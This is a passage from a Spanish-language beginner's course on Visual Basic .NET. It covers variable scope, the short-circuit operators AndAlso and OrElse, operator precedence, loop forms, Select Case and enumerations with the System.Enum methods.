La variable n declarada a nivel de módulo estará visible en todos los procedimientos del módulo, pero al declarar otra variable, también llamada n, dentro del procedimiento Prueba, ésta última "eclipsa" a la variable que se declaró a nivel de módulo y se usa la variable "local" en lugar de la "global". Aunque sólo dentro del procedimiento Prueba, ya que en el procedimiento Main si que se ve el valor de la variable declarada a nivel de módulo, por la sencilla razón de que no hay ninguna variable declarada dentro de Main con el mismo nombre. (elemental mi querido Guille, algunas veces me sorprende tu lógica aplastante)

Una vez visto esto, podemos afirmar que:

Cuando se declara una variable dentro de un procedimiento, (Sub, función o propiedad), esa variable "eclipsa" (u oculta) a otras variables que, teniendo el mismo nombre, pudieran existir a nivel de módulo o a un nivel "superior".

Por supuesto, si declaramos una variable dentro de un procedimiento y no existe ninguna otra variable que tenga ese mismo nombre, no ocultará nada... se supone que entiendes que esto es aplicable sólo cuando existen variables con el mismo nombre. (lo dicho: este Guille tiene una lógica aplastante... en fin...)

Las variables declaradas dentro de un procedimiento se dicen que son "locales" a ese procedimiento y por tanto sólo visibles (o accesibles) dentro del procedimiento en el que se ha declarado.

En otra ocasión veremos más cosas sobre la visibilidad de las variables y cómo podemos ampliar la "cobertura" o el campo de visibilidad, para que puedan ser vistas en otros sitios... pero eso en otra ocasión. (sí, déjalo ya, que es tarde y los Reyes Magos nos van a pillar levantados...)

En la próxima entrega veremos más cosas, pero será referente a lo que ya vimos en la entrega anterior, respecto a las decisiones lógicas con IF/THEN y seguramente veremos cómo hacer bucles (o lo que es lo mismo, hacer que una variable tome valores de forma automática y por un número determinado de veces) y otras cosillas que a la larga nos serán de utilidad en la mayoría de los programas.

Sólo me queda hacerte, (como espero que sea la norma en todas las entregas), un "pequeño" resumen de lo que hemos visto en esta entrega:
-Definición de varias variables de un mismo tipo con un sólo AS TIPO
-Cómo definir más de una variable con una misma instrucción DIM y poder asignarle un valor inicial.
-Cómo definir más de una variable de diferentes tipos con una misma instrucción DIM.
-Alcance o visibilidad de las variables a nivel de módulo o procedimiento y
-Cómo se pueden "ocultar" variables con el mismo nombre declaradas en distintas partes del módulo.

Y esto es todo por hoy... mañana más... (aunque viniendo del Guille, es una forma de hablar, no te lo tomes al pie de la letra...)

Nos vemos.
Guillermo
Nerja, 6 de Enero de 2002

---

ir al índice del

Curso de iniciación a la programación con Visual Basic .NET

Entrega número seis, (11/Nov/2002)
Publicada el 11/Nov/2002
Revisado el 12/Nov/2002

En la entrega anterior te dije que no iba a dejar que pasara un año para publicar la siguiente, pero... casi, casi... si me descuido, si que pasa un año... en fin... Aunque tengo que decirte que ha sido por causas ajenas y por otras en las que no voy a entrar en detalles... lo importante, al menos para mí, es que aquí tienes la sexta entrega de este curso de iniciación a Visual Basic .NET
Lo que si es importante, es que en las fechas en las que estoy escribiendo estas líneas, la versión definitiva de Visual Basic .NET ya es algo real... y también tengo que decirte que todo lo dicho anteriormente es aplicable a esta versión, que según Microsoft es Visual Studio .NET 2002, (te recuerdo que anteriormente estaba trabajando con la Beta 2 de Visual Studio .NET)

Bien, empecemos.
Según te comenté hace casi un año... en esta entrega vamos a seguir viendo cosas relacionadas con las comparaciones (IF / THEN) y también veremos cómo hacer bucles, etc.
Aunque esto de los bucles ya vimos algo en la tercera entrega, aquí lo veremos con algo de más detalle, es decir, te lo voy a explicar.

Pero empecemos con If Then y los operadores lógicos.
Como vimos en la cuarta entrega podíamos usar AND, OR y NOT, pero en esta nueva versión de Visual Basic los dos primeros tienen su versión especial, la cual es la más recomendable, ahora veremos porqué.

Cuando hacemos una comparación usando AND, nuestro querido VB comprueba si las dos expresiones usadas con ese operador son ciertas, esto está claro, por ejemplo si tenemos lo siguiente:

```
IF N = 3 AND X > 10 THEN
```

Se comprueba si el contenido de N es igual a 3 *y también* si el contenido de X es mayor de 10.

Y tu dirás... vale, muy bien, está claro, ¿cual es el problema?

Pues ninguno... bueno, si, si hay un problema.

¿Qué pasa si el contenido de N no es 3?

Tu dirás: Que no se cumple la condición.

Y estarás en lo cierto, pero... aunque el contenido de N no sea igual a 3, también se comprueba si el contenido de X es mayor de 10.

Si lo piensas durante unos segundos... (ya) comprobarás que realmente no sería necesario hacer la segunda comprobación, ya que si la primera no se cumple... ¿qué necesidad hay de comprobar la segunda?

Como sabemos, AND "necesita" que las dos expresiones sean ciertas para dar por cierta la expresión completa.

Esto en teoría no sería problemático, ya que Visual Basic no tarda mucho tiempo en comprobar la segunda expresión, al menos en este ejemplo, ya que si en lugar de ser una "simple" comparación, en la segunda parte del AND tuviéramos algún tipo de expresión que se tomara su tiempo... sería un desperdicio inútil tener que esperar ese tiempo, sobre todo sabiendo que no es necesario hacer esa segunda comprobación.

En las versiones anteriores de Visual Basic, e incluso en la época del BASIC de MS-DOS, este tipo de expresiones se solían "partir" en dos comparaciones IF, ya que, si la primera no se cumple, no es necesario hacer la segunda, por tanto esa comparación se podría hacer de la siguiente forma:

```
IF N = 3 THEN
   IF X > 10 THEN
```

Es decir, sólo comprobamos la segunda expresión si se cumple la primera.

Ahora, con Visual Basic .NET no es necesario tener que llegar a este "desdoblamiento" y podemos hacer la comparación "casi" como lo que hemos visto, pero usando una instrucción (u operador) especial: **AndAlso**.

Cuando usamos AndAlso, Visual Basic .NET sólo comprobará la segunda parte, si se cumple la primera.

Es decir, si N no vale 3, no se comprobará si X es mayor que 10, ya que no lo necesita para saber que TODA la expresión no se cumple.

Por tanto, la comparación anterior podemos hacerla de esta forma:

```
IF N = 3 ANDALSO X > 10 THEN
```

Lo mismo, (o casi), ocurre con OR, aunque en este caso, sabemos que si el resultado de cualquiera de las expresiones usadas con ese operador es verdadero, la expresión completa se da por buena.

Por ejemplo, si tenemos:
IF N = 3 OR X > 10 THEN
En el caso de que N valga 3, la expresión (N = 3 OR X > 10) sería verdadera, pero, al igual de lo que pasaba con AND, aunque N sea igual a 3, también se comprobará si X vale más de 10, aunque no sea estrictamente necesario.
Para que estos casos no se den, Visual Basic .NET pone a nuestra disposición del operador **OrElse**.

Cuando usamos OrElse, Visual Basic .NET sólo comprobará la segunda parte si no se cumple la primera.

Es decir, si N es igual a 3, no se comprobará la segunda parte, ya que no es necesario hacerlo. En este caso la comparación quedaría de esta forma:
IF N = 3 ORELSE X > 10 THEN

A estos dos operadores se les llama operadores de cortocircuito (shortcircuit operators) y a las expresiones en las que participan se llaman expresiones cortocircuitadas.

Otra cosa que debemos tener en cuenta cuando evaluamos expresiones lógicas, o cuando simplemente evaluamos expresiones, por ejemplo para asignar el resultado a una variable, hay que tener presente que Visual Basic .NET sigue un orden a la hora de evaluar las distintas partes de la expresión.
Esto es lo que se llama:

Prioridad de los operadores

Tenemos que tener en cuenta que los operadores pueden ser aritméticos, de comparación y lógicos. Veamos cada grupo por separado, te advierto que algunos de estos operadores aún no los hemos visto, pero... creo que es conveniente saberlo y ya tendremos ocasión de aprender para que sirven.

Prioridad de los operadores aritméticos y de concatenación:

Exponenciación (^)
Negación (-)
Multiplicación y división (*, /)
División de números enteros (\)
Módulo aritmético (Mod)
Suma y resta (+, -)
Concatenación de cadenas (&)

Operadores de comparación:

Igualdad (=)
Desigualdad (<>)
Menor o mayor que (<, >)
Mayor o igual que (>=)
Menor o igual que (<=)

Operadores lógicos:

Negación (Not)
Conjunción (And, AndAlso)
Disyunción (Or, OrElse, Xor)

Cuando en una misma expresión hay sumas y restas o multiplicación y división, es decir operadores que tienen un mismo nivel de prioridad, éstos se evalúan de izquierda a derecha.
Cuando queramos alterar este orden de prioridad, deberíamos usar paréntesis, de forma que primero se evaluarán las expresiones que estén dentro de paréntesis.
Por ejemplo, si tenemos esta expresión:
X = 100 - 25 - 3
El resultado será diferente de esta otra:
X = 100 - (25 - 3)
En el primer caso el resultado será 72, mientras que en el segundo, el resultado será 78, ya que primero se evalúa lo que está entre paréntesis y el resultado (22) se le resta a 100.

Bucles en Visual Basic .NET

Cada vez que queramos "reiterar" o repetir un mismo código un número determinado de veces, e incluso un número indeterminado de veces, tendremos que echar mano de los bucles.

En Visual Basic .NET existen diferente instrucciones para hacer bucles (o reiteraciones), veamos esas instrucciones y después las veremos con más detalle:

For / Next, con este tipo de bucle podemos repetir un código un número determinado de veces.

La forma de usarlo sería:
For <variable numérica> **=** <valor inicial> **To** <valor final> [**Step** <incremento>]
  ' contenido del bucle, lo que se va a repetir

Next
La *variable numérica* tomará valores que van desde el *valor inicial* hasta el *valor final*, si no se especifica el valor del *incremento*, éste será 1.
Pero si nuestra intención es que el valor del incremento sea diferente a 1, habrá que indicar un valor de incremento; lo mismo tendremos que hacer si queremos que el valor inicial sea mayor que el final, con idea de que "cuente" de mayor a menor, aunque en este caso el incremento en realidad será un "decremento" ya que el valor de incremento será negativo.

Lo entenderemos mejor con un algunos ejemplos:

```
Dim i As Integer
'
For i = 1 To 10
    ' contará de 1 hasta 10
    ' la variable i tomará los valores 1, 2, 3, etc.
Next
'
For i = 1 To 100 Step 2
    ' contará desde 1 hasta 100 (realmente 99) de 2 en 2
    ' la variable i tomará los valores 1, 3, 5, etc.
Next
'
For i = 10 To 1 Step -1
    ' contará desde 10 hasta 1
    ' la variable i tomará los valores 10, 9, 8, etc.
Next
'
For i = 100 To 1 Step -10
    ' contará desde 100 hasta 1, (realmente hasta 10)
    ' la variable i tomará los valores 100, 90, 80, etc.
Next
'
For i = 10 To 1
    ' este bucle no se repetirá ninguna vez
Next
'
For i = 1 To 20 Step 50
    ' esto sólo se repetirá una vez
Next
```

En algunos casos, hay que tener en cuenta que el valor final del bucle puede que no sea el indicado, todo dependerá del incremento que hayamos especificado. Por ejemplo, en el tercer bucle, le indicamos que cuente desde 1 hasta 100 de dos en dos, el valor final será 99.
En otros casos puede incluso que no se repita ninguna vez... este es el caso del penúltimo bucle, ya que le decimos que cuente de 10 a 1, pero al no indicar Step con un valor diferente, Visual Basic "supone"

que será 1 y en cuanto le suma uno a 10, se da cuenta de que 11 es mayor que 1 y como le decimos que queremos contar desde 10 hasta 1, pues... sabe que no debe continuar.

For Each, este bucle repetirá o iterará por cada uno de los elementos contenidos en una colección.

La forma de usarlo es:
For Each <variable> **In** <colección del tipo de la variable>
' lo que se hará mientras se repita el bucle
Next
Este tipo de bucle lo veremos con más detalle en otras entregas, pero aquí veremos un par de ejemplos.
Sólo decirte que podemos usar este tipo de bucle para recorrer cada uno de los caracteres de una cadena, este será el ejemplo que veremos, ya que, como tendrás la oportunidad de comprobar, será un tipo de bucle que usaremos con bastante frecuencia.

```
Dim s As String
'
For Each s In "Hola Mundo"
    Console.WriteLine(s)
Next
Console.ReadLine()
```

While / End While, se repetirá mientras se cumpla la expresión lógica que se indicará después de While.

La forma de usarlo es:
While <expresión>
' lo que haya que hacer mientras se cumpla la expresión
End While
Con este tipo de bucles, se evalúa la expresión y si el resultado es un valor verdadero, se ejecutará el código que esté dentro del bucle, es decir, entre While y End While.
La expresión será una expresión lógica que se evaluará para conseguir un valor verdadero o falso.
Veamos algunos ejemplos:

```
Dim i As Integer
'
While i < 10
    Console.WriteLine(i)
    i = i + 1
End While
Console.ReadLine()
'
'
Dim n As Integer = 3
```

```
i = 1
While i = 10 * n
    ' no se repetirá ninguna vez
End While
```

En el primer caso, el bucle se repetirá mientras i sea menor que 10, fíjate que el valor de i se incrementa después de mostrarlo, por tanto se mostrarán los valores desde 0 hasta 9, ya que cuando i vale 10, no se cumple la condición y se sale del bucle.
En el segundo ejemplo no se repetirá ninguna vez, ya que la condición es que i sea igual a 10 multiplicado por n, cosa que no ocurre, ya que i vale 1 y n vale 3 y como sabemos 1 no es igual a 30.

Do / Loop, este tipo de bucle es muy parecido al anterior, aunque algo más flexible.

Si se utiliza **sólo** con esas dos instrucciones, este tipo de bucle no acabará nunca y repetirá todo lo que haya entre Do y Loop.
Pero la flexibilidad a la que me refería es que este tipo de bucle se puede usar con dos instrucciones que nos permitirán evaluar expresiones lógicas:
While y **Until**
Pero no debemos confundir este While con el While/End While que acabamos de ver anteriormente, aunque la forma de usarlo es prácticamente como acabamos de ver.
La ventaja de usar While o Until con los bucles Do/Loop es que estas dos instrucciones podemos usarlas tanto junto a Do como junto a Loop, la diferencia está en que si los usamos con Do, la evaluación se hará antes de empezar el bucle, mientras que si se usan con Loop, la evaluación se hará después de que el bucle se repita al menos una vez.

Veamos cómo usar este tipo de bucle con las dos "variantes":
Do While <expresión>
  '
Loop

Do
  '
Loop While <expresión>

Do Until <expresión>
  '
Loop

Do
  '
Loop Until <expresión>

Usando Do con While no se diferencia en nada con lo que vimos anteriormente, con la excepción de que se use junto a Loop, pero como te he comentado antes, en ese caso la evaluación de la expresión se hace después de que se repita como mínimo una vez.

Until, a diferencia de While, la expresión se evalúa cuando no se cumple la condición, es como si negáramos la expresión con While (Not <expresión>)
Una expresión usadas con Until podríamos leerla de esta forma: hasta que la expresión se cumpla:
Do Until X > 10 (repite hasta que X sea mayor que 10)
Veamos un ejemplo para entenderlo mejor:

```
i = 0
Do Until i > 9
    Console.WriteLine(i)
    i = i + 1
Loop
```

Este bucle se repetirá para valores de i desde 0 hasta 9 (ambos inclusive).
Y este también:

```
i = 0
Do While Not (i > 9)
    Console.WriteLine(i)
    i = i + 1
Loop
```

Con esto entenderás mejor a lo que me refería con negar la expresión con While.

En el caso de que Until se use junto a Loop, la expresión se comprobará después de repetir al menos una vez el bucle.

Y esto son todos los bucles que podemos usar.
Pero aún no hemos acabado esta entrega... (después de lo que se ha hecho esperar... ¡que menos!)

Lo que nos queda por ve, es que cuando estamos dentro de un bucle, podemos abandonarlo de dos formas:
1- Esperando a que el bucle termine.
2- Saliendo "abruptamente" o abandonándolo antes de que termine de forma lógica o por los valores que le hemos indicado (al menos en el caso de los bucles For)

Para poder abandonar un bucle, esto veremos que es ampliable a otros temas), hay que usar la instrucción **Exit** seguida del tipo de bucle que

queremos abandonar:
Exit For
Exit While
Exit Do

Esto es útil si necesitamos abandonar el bucle por medio de una condición, normalmente se utiliza con un If / Then.

En otras ocasiones veremos estas instrucciones en plena acción, pero eso será en otra ocasión, ya que esta entrega la vamos a dejar aquí.

En la próxima entrega veremos otra forma de tomar decisiones, hasta ahora sólo hemos visto que podemos tomarlas con If / Then.

Sólo me queda hacer el resumen de lo que hemos visto en esta sexta entrega:
- Otra forma de evaluar expresiones lógicas de una forma más "lógica", usando AndAlso y OrElse en lugar de And y Or.
-Los diferentes tipos de bucles que podemos usar con Visual Basic .NET
-Cómo abandonar un bucle de forma explícita.

Lo dicho, espero que la próxima entrega no se haga tanto de rogar y podamos verla antes de que acabe este año.

Nos vemos.
Guillermo
Nerja, 11 de Noviembre de 2002

---

ir al índice del

Curso de iniciación a la programación con Visual Basic .NET

Entrega número siete, (06/Dic/2002)
Publicada el 06/Dic/2002

En esta entrega veremos otra forma con la que podemos escoger entre varias opciones. Hasta ahora hemos usado las instrucciones IF / Then / Else, pero Visual Basic pone a nuestra disposición la instrucción **Select Case** con la que podemos elegir entre varias opciones y en la versión .NET nos facilita un poco las cosas, al menos con respecto a como se usaba en las versiones anteriores de Visual Basic, esto lo comprobaremos en cuanto veamos una nueva forma de crear constantes.

Empecemos con la instrucción Select Case.
Esta instrucción se usa de la siguiente forma:

```
Select Case <expresión a evaluar>
Case <lista de expresiones>
  ' ...
Case <otra lista de expresiones>
  ' ...
Case Else
  ' si no se cumple ninguna de las listas de expresiones
End Select
```

Después de Select Case se pondrá una expresión a evaluar, es decir lo que queremos comprobar si se cumple o no, esto es lo mismo que hacemos con el If <expresión a evaluar> Then; lo que diferencia al Select Case del If... Then es que con el If... Then si queremos hacer varias comprobaciones, tendremos que usar diferentes If... Then con varios ElseIf..., mientras que con el Select Case, cada una de las cosas que queremos comprobar lo ponemos en los distintos Case... ¿cómo? ¿que no te enteras?, vale, veámoslo con un ejemplo.

Supongamos que queremos comprobar si el contenido de la variable **i** tiene distintos valores y según esos valores tendremos que hacer una cosa u otra.
Si lo hiciéramos usando If... Then, tendríamos que escribir algo como esto:

```
If i = 3 Then
    '
ElseIf i > 5 AndAlso i < 12 Then
    '
ElseIf i = 14 OrElse i = 17 Then
    '
ElseIf i > 25 Then
    '
Else
    '
End If
```

Esto mismo, con Select Case lo haríamos de esta forma:

```
Select Case i
    Case 3
        '
    Case 6 To 11
        '
    Case 14, 17
        '
    Case Is > 25
        '
    Case Else
        '
End Select
```

Como podemos comprobar, después de Select Case ponemos lo que queremos tener en cuenta, en este caso es el contenido de la variable i, cuando queremos comprobar si es igual a 3, simplemente ponemos el 3, lo mismo hacemos cuando queremos hacer algo para el caso de que el valor sea 14 o 17, pero en este caso simplemente especificamos los valores que queremos comprobar separados por comas, podemos poner tantos como necesitemos.
Si queremos comprobar un rango de valores, por ejemplo que el valor de **i** estuviera entre 5 y 12 (mayor que 5 y menor que 12), podemos hacerlo de esta forma: usamos 6 To 11, es decir queremos que esa condición se cumpla cuando el valor de **i** tenga un valor de *6 a 11*.
Cuando queremos comprobar si el valor **es** mayor (o cualquier otra comprobación), usaremos **Is**, como en el caso de Is > 25, esto es lo mismo que comprobar si **i** es mayor que 25.
Por último, si ninguno de esos casos se cumple, se ejecutará lo que esté a continuación de Case Else, que funciona igual que el Else último que tenemos en el bloque If... Then.

Como vemos, funciona casi igual que con If... Then, pero de una forma algo más ordenada, la única pega es que sólo podemos evaluar una expresión, mientras que con If podemos usar tantas como queramos... precisamente por eso existen estas dos posibilidades... cuando una no es válida, podemos usar la otra.

Además de expresiones simples, en Select Case podemos indicar cualquier expresión válida, siempre que el resultado de esa expresión sea comparable con un valor, el cual, a su vez, producirá un valor verdadero o falso.
Estas expresiones, pueden ser tanto numéricas como de cadenas de caracteres.
No voy a dar ahora más ejemplos, ya que a lo largo de este curso de iniciación a la programación de Visual Basic .NET tendremos ocasión de ver más de un ejemplo del uso de Select Case (e incluso de If... Then), así que no te impacientes y si quieres ver ejemplos de Select Case, te invito a que le eches una ojeada a la documentación de Visual Studio .NET, que es bastante amplia y en algunos casos, hasta fácil de comprender... (bueno, sólo en algunos casos, ya que si siempre fuese tan "clara", ¿para que escribir nada que lo aclare...?)

Bien, sigamos nuestro aprendizaje, ahora vamos a ver esa otra forma de crear constantes que mencioné al principio.
Me estoy refiriendo a:

Las enumeraciones (Enum)

Como habrás podido ver en la descripción del glosario (si es que has seguido el link o enlace de la línea anterior), una enumeración es un tipo especial de variable numérica en la que los valores que dicha variable puede tomar, son constantes simbólicas, es decir que en lugar de usar un número, se usa una palabra (constante) que hace referencia a un número.
Por ejemplo, (si mejor pon un ejemplo, que si no, no hay quien te entienda), si queremos tener una variable llamada color la cual queremos que contenga un valor numérico que haga referencia a un color en particular, es que en lugar de usar el valor 1, 2 ó 3, queremos usar la constante rojo, azul, verde, etc. Esto lo haríamos de esta forma:

```
Enum colores
    rojo = 1
    azul
    verde
End Enum
```

Las declaraciones de las enumeraciones hay que hacerla fuera de cualquier procedimiento, por ejemplo dentro de una clase o un módulo, pero también pueden estar declarados dentro de un espacio de

nombres, todo dependerá de la cobertura (o amplitud de acceso) que queramos darle. Además podemos poder darle las propiedades pública, privada, etc., como siempre, esto influirá en los sitios desde los que podemos usar esa enumeración.

Los valores que pueden tener los miembros de una enumeración, pueden ser cualquiera de los que un tipo numérico de tipo entero pueda tener. Por defecto el tipo es Integer, pero las enumeraciones también pueden ser de tipo Byte, Long o Short, para poder especificar un tipo diferente a Integer, lo indicaremos usando As Tipo después del nombre de la enumeración.
Por defecto, el primer valor que tendrá un elemento de una enumeración será cero y los siguientes elementos, salvo que se indique lo contrario, tendrán uno más que el anterior.
En el ejemplo mostrado, el elemento rojo, valdrá 1, azul valdrá 2 y verde tendrá un valor 3.
Para poder cambiar esos valores automáticos, podemos indicarlo usando una asignación como la usada para indicar que rojo vale 1: rojo = 1
En caso de que no indiquemos ningún valor, el primero será cero y los siguientes valdrán uno más que el anterior, por ejemplo, si la declaración anterior la hacemos de esta forma:

```
Enum colores
    rojo
    azul
    verde
End Enum
```

rojo valdrá 0, azul será igual a 1 y verde tendrá el valor 2.

La asignación podemos hacerla en cualquier momento, en el siguiente caso, rojo valdrá cero, azul tendrá el valor 3 y verde uno más que azul, es decir 4.

```
Enum colores
    rojo
    azul = 3
    verde
End Enum
```

Por supuesto, los valores que podemos asignar a los elementos (o miembros) de una enumeración serán valores que estén de acuerdo con el tipo de datos, recordemos que si no indicamos nada, serán de tipo Integer, pero si especificamos el tipo de datos, por ejemplo, de tipo Byte, el cual si recordamos la tabla vista en la cuarta entrega, sólo podrá contener valores enteros comprendidos entre 1 y 255. Sabiendo esto, no podríamos declarar la siguiente enumeración sin recibir un mensaje de error:

```
Enum colores As Byte
    azul = 255
    rojo
    verde
End Enum
```

¿Por qué? te preguntarás, ¿si el valor está dentro de los valores permitidos?
Por la sencilla razón de que azul tiene un valor adecuado, pero tanto rojo como verde, tendrán un valor 256 y 257 respectivamente, los cuales están fuera del rango permitido por el tipo Byte.

Figura 1. Los valores de los miembros de las enumeraciones deben estar comprendidos en el rango del tipo usado.

Otra cosa con la que tendremos que andarnos con cuidado al usar las enumeraciones, es que una variable declarada del tipo de una enumeración, en teoría no debería admitir ningún valor que no esté incluido en dicha enumeración, aunque esta restricción es sólo "recomendable", no es algo "obligatorio", aunque si tenemos activado Option Strict On, el IDE de Visual Studio .NET nos lo recordará, con lo cual nos obligará a hacer una conversión de datos entre la variable (o el valor usado) y el tipo "correcto" al que corresponde la enumeración.
Para entenderlo mejor, veamos un ejemplo:

```
Dim unColor As colores
'
unColor = 1
```

Aunque el valor 1, sea un valor correcto, si tenemos Option Strict On, nos indicaría que no se permite la conversión implícita entre Integer y el tipo colores. Si no tuviéramos activada la comprobación estricta, (cosa que yo te recomiendo y si pudiera, hasta te obligaría a usar, más que nada porque así aprenderás a hacer las cosas bien, que siempre habrá tiempo de hacerlas mal), a lo que iba, si no tuvieras esa opción activada, no te mostraría ningún error, pero si sabemos que para un buen uso de los tipos de datos, deberíamos hacer la conversión correspondiente, ¿por qué no hacerla?
Si te portas como el Guille quiere, tendrías que hacer lo siguiente:

```
unColor = CType(1, colores)
```

Es decir, usamos CType para hacer la conversión entre el número y el tipo correcto de datos.

De todas formas, te diré que si usas el IDE de Visual Studio .NET, éste te mostrará los valores que puedes asignarle a la variable declarada del tipo colores:

Figura 2. Las variables del tipo de una enumeración sólo deberían tener los valores de dicha enumeración

Al igual que ocurre con las variables de tipo Boolean, (que sólo pueden tomar los valores True o False), cuando vamos a asignar un valor, se nos muestra los valores posibles, esto mismo también ocurre si queremos usar esa variable en en una comparación o en un Select Case, a esto es a lo que me refería al principio de esta entrega.
Veamos lo que nos mostraría el IDE al usar la variable **unColor** en los casos antes mencionados:

Una enumeración en una comparación If

Una variable enumerada en un Select Case

En las versiones anteriores de Visual Basic, podíamos usar los miembros de las enumeraciones sin indicar la enumeración a la que pertenecen, por ejemplo, podíamos asignar el valor azul a una variable del tipo colores, pero en Visual Basic .NET esto ya no es posible, si queremos usar el miembro azul, tenemos que indicar la enumeración a la que pertenece, por ejemplo con **unColor = colores.azul**, esto más que un inconveniente es una ventaja, ya que así no habrá posibilidades de "mal interpretación" o mal uso de los miembros de una enumeración.

Como he mencionado antes, deberíamos hacer la comprobación correspondiente para saber si el valor que estamos asignando a una variable "enumerada" es el adecuado o no, por ejemplo, si el parámetro de un procedimiento recibe un tipo enumerado, puede ser que el valor con el que se llame a ese procedimiento no sea un valor válido, ¿cómo podemos evitar estos casos?
En principio podríamos hacer una comprobación, bien usando comparaciones If o, mejor aún, usando Select Case, para el caso de la enumeración colores no habría mucho problema, ya que sólo tiene tres valores y esa comprobación podría quedar de esta forma:

```
Private Sub pruebaColores(ByVal elColor As colores)
    Select Case elColor
        Case colores.azul, colores.rojo, colores.verde
            ' OK
        Case Else
            ' si no es ninguno de los válidos,
            ' asignamos uno por defecto
            elColor = colores.azul
    End Select
    ' resto del código...
End Sub
```

Esto está bien, ya que, a pesar de que usemos CType para convertir un valor en la enumeración, no evita que que se "cuele" un valor erróneo:

```
pruebaColores(CType(12, colores))
```

Esta llamada sería correcta, pero el valor no estaría dentro de los valores válidos, aunque no produciría ningún tipo de error, ya que, aunque 12 no sea un valor válido del tipo colores, si que es un valor válido del tipo Integer, que al fin y al cabo es el tipo de valores que admiten las variables declaradas como colores.
En el procedimiento, se comprueba si el valor pasado en el parámetro es del tipo adecuado y se actuaría de la forma que nosotros quisiéramos. El problema vendría si la cantidad de miembros de la enumeración fuese muy extensa y esos valores no fuesen consecutivos, ya que nos obligaría a hacer muchas "comparaciones" para poder saber si el valor indicado es uno de los valores correctos.
Para poder solventar este "problemilla", tendremos que echar mano del propio .NET Framework, en particular de la clase **Enum**, esta clase tiene una serie de métodos "estáticos" que podemos usar para distintas circunstancias, en nuestro caso particular, podemos usar el método **IsDefined** que devolverá un valor verdadero o falso, según el valor indicado esté o no definido en la enumeración.

Por ejemplo si hacemos esto:
If System.Enum.IsDefined(unColor.GetType, 12) Then
o esto otro, que para el caso es lo mismo, ya que el primer parámetro de esta función espera un tipo:
If System.Enum.IsDefined(GetType(colores), 12) Then
Se devolverá un valor falso, ya que 12 no es miembro de la enumeración colores.
En el primer caso usamos la variable del tipo colores (**unColor**) y usamos el método **GetType** para saber que tipo de datos es esa variable y en el segundo ejemplo, usamos la función GetType para averiguar el tipo del parámetro indicado.
Veamos el código del procedimiento **pruebaColores** usando este nuevo sistema de averiguar si un valor es o no correcto (o válido) para la enumeración indicada.

```
Private Sub pruebaColores(ByVal elColor As colores)
    If System.Enum.IsDefined(elColor.GetType, elColor) = False Then
        elColor = colores.azul
        Console.WriteLine("el valor no es correcto")
    Else
        Console.WriteLine("valor correcto")
    End If
    ' resto del código...
End Sub
```

Aunque no debes preocuparte demasiado, al menos por ahora, si no llegas a entender todo esto que estamos viendo, simplemente "acepta" que funciona y más adelante te das una vueltecita por esta entrega y seguro que lo comprenderás mejor. De todas formas, te voy a explicar con más o menos detalle que es lo que se hace en este procedimiento.

La función IsDefined espera dos parámetros, el primero es el tipo de una enumeración, todos los objetos de .NET Framework tienen el método GetType que indica ese tipo de datos, en este caso usamos la variable elColor (que es del tipo colores) y mediante el método GetType, indicamos el dato que esa función espera. En el segundo parámetro, hay que indicar un valor que será el que se compruebe si está o no definido en dicha enumeración, si ese valor es uno de los incluidos en la enumeración indicada por GetType, la función devolverá True, en caso de que no sea así, devolverá un valor False.

Además de IsDefined, la clase Enum tiene otros métodos que pueden sernos útiles. Pero en lugar de enumerártelos aquí, dejaré que le eches un vistazo a la documentación del .NET Framework (o de Visual Studio .NET), para que practiques en el uso de dicha documentación...
(Guille, no seas malo, anda, dale aunque sea un par de ejemplos, bueno, pero es que si no, no leen la documentación y así... pues no aprenden...)
Valeee, está bien, veamos algunos de los métodos de la clase Enum: (que hay que usar con el System. delante para que el VB no se confunda con el "intento" de una declaración del tipo Enum)

GetName, indica el nombre con el que se ha declarado el miembro de la enumeración, por ejemplo, en el ejemplo de la enumeración colores mostrada en la figura 2, el valor 1, sería azul:
System.Enum.GetName(unColor.GetType, 1)
En caso de que el valor indicado no pertenezca a la enumeración, devolverá una cadena vacía.
También se pude obtener el "nombre" del miembro usando ToString:
unColor.ToString

GetNames, devuelve un array de tipo String con los nombres de todos los miembros de la enumeración.
Lo que es un array lo veremos en detalle en otra ocasión, pero espero que puedas comprender qué es lo que hace el siguiente código sin que te de un "dolor" de cabeza.

```
Dim a() As String = System.Enum.GetNames(unColor.GetType)
Dim i As Integer
For i = 0 To a.Length - 1
    Console.WriteLine("el valor {0} es {1}", i, a(i))
Next
```

GetValues, devuelve un array con los valores de los miembros de la enumeración.
El tipo devuelto es del tipo Array, que en realidad no es un array (o matriz) de un tipo de datos específico, sino más bien es el tipo de datos en el que se basan los arrays o matrices.

```
Dim a As Array = System.Enum.GetValues(unColor.GetType)
For i = 0 To a.Length - 1
```

```
    Console.WriteLine("el valor {0} es {1}", i, a.GetValue(i))
Next
```

Por último vamos a ver un método que, casi con toda seguridad veremos en más de una ocasión:
Parse, devuelve un valor de tipo Object con el valor de la representación de la cadena indicada en el segundo parámetro. Esa cadena puede ser un valor numérico o una cadena que representa a un miembro de la enumeración.

```
System.Enum.Parse(unColor.GetType, "1")
System.Enum.Parse(unColor.GetType, "azul")
```

Hay más métodos, pero creo que estos que acabo de enumerar son los más interesantes, de todas formas, te invito a seguir investigando por tu cuenta... cosa que, aunque yo no te lo dijera, deberías acostumbrarte a hacer.

Pero ya que estamos con esto de Parse y para ir terminando esta entrega, veamos cómo podemos usar ese método para los tipos de datos que podemos usar en .NET Framework (los cuales vimos en la cuarta entrega).
El método Parse se utiliza para convertir una cadena en un valor numérico, el tipo de número devuelto dependerá del tipo desde el que hemos usado ese método, por ejemplo si hacemos lo siguiente:

```
Dim s As String = "123"
Dim i As Integer = Integer.Parse(s)
```

El valor asignado a la variable numérica **i**, sería el valor 123 que es un número entero válido.
Pero si hacemos esto otro:

```
Dim b As Byte = Byte.Parse(s)
```

También se asignaría el valor 123 a la variable b, que es de tipo Byte, pero el número 123 ya no es un número entero, sino del tipo byte... esto es claro, dirás, pero, si el valor guardado en la variable **s** no estuviese dentro del "rango" de valores aceptados por el tipo Byte, esto produciría una excepción (o error).

```
s = "129.33"
i = Integer.Parse(s)
```

En este caso, el error se produce porque 129.33 no es un número entero válido, por tanto, cuando usemos Parse, o cualquiera de las funciones de conversión, tendremos que tener cuidado de que el valor sea el correcto para el tipo al que queramos asignar el valor...

¿Cómo solucionar este pequeño inconveniente?
No perdiéndote la próxima entrega de este Curso de Iniciación a la Programación con Visual Basic .NET, ya que esta entrega se acaba aquí, así que... a esperar... ¡que remedio!
Pero no te preocupes que no tendrás que esperar mucho... (al menos intentaré que sea antes de que acabe este "pedazo" de puente de la Constitución que empezó hoy día 6 y que dura hasta el lunes día 9)

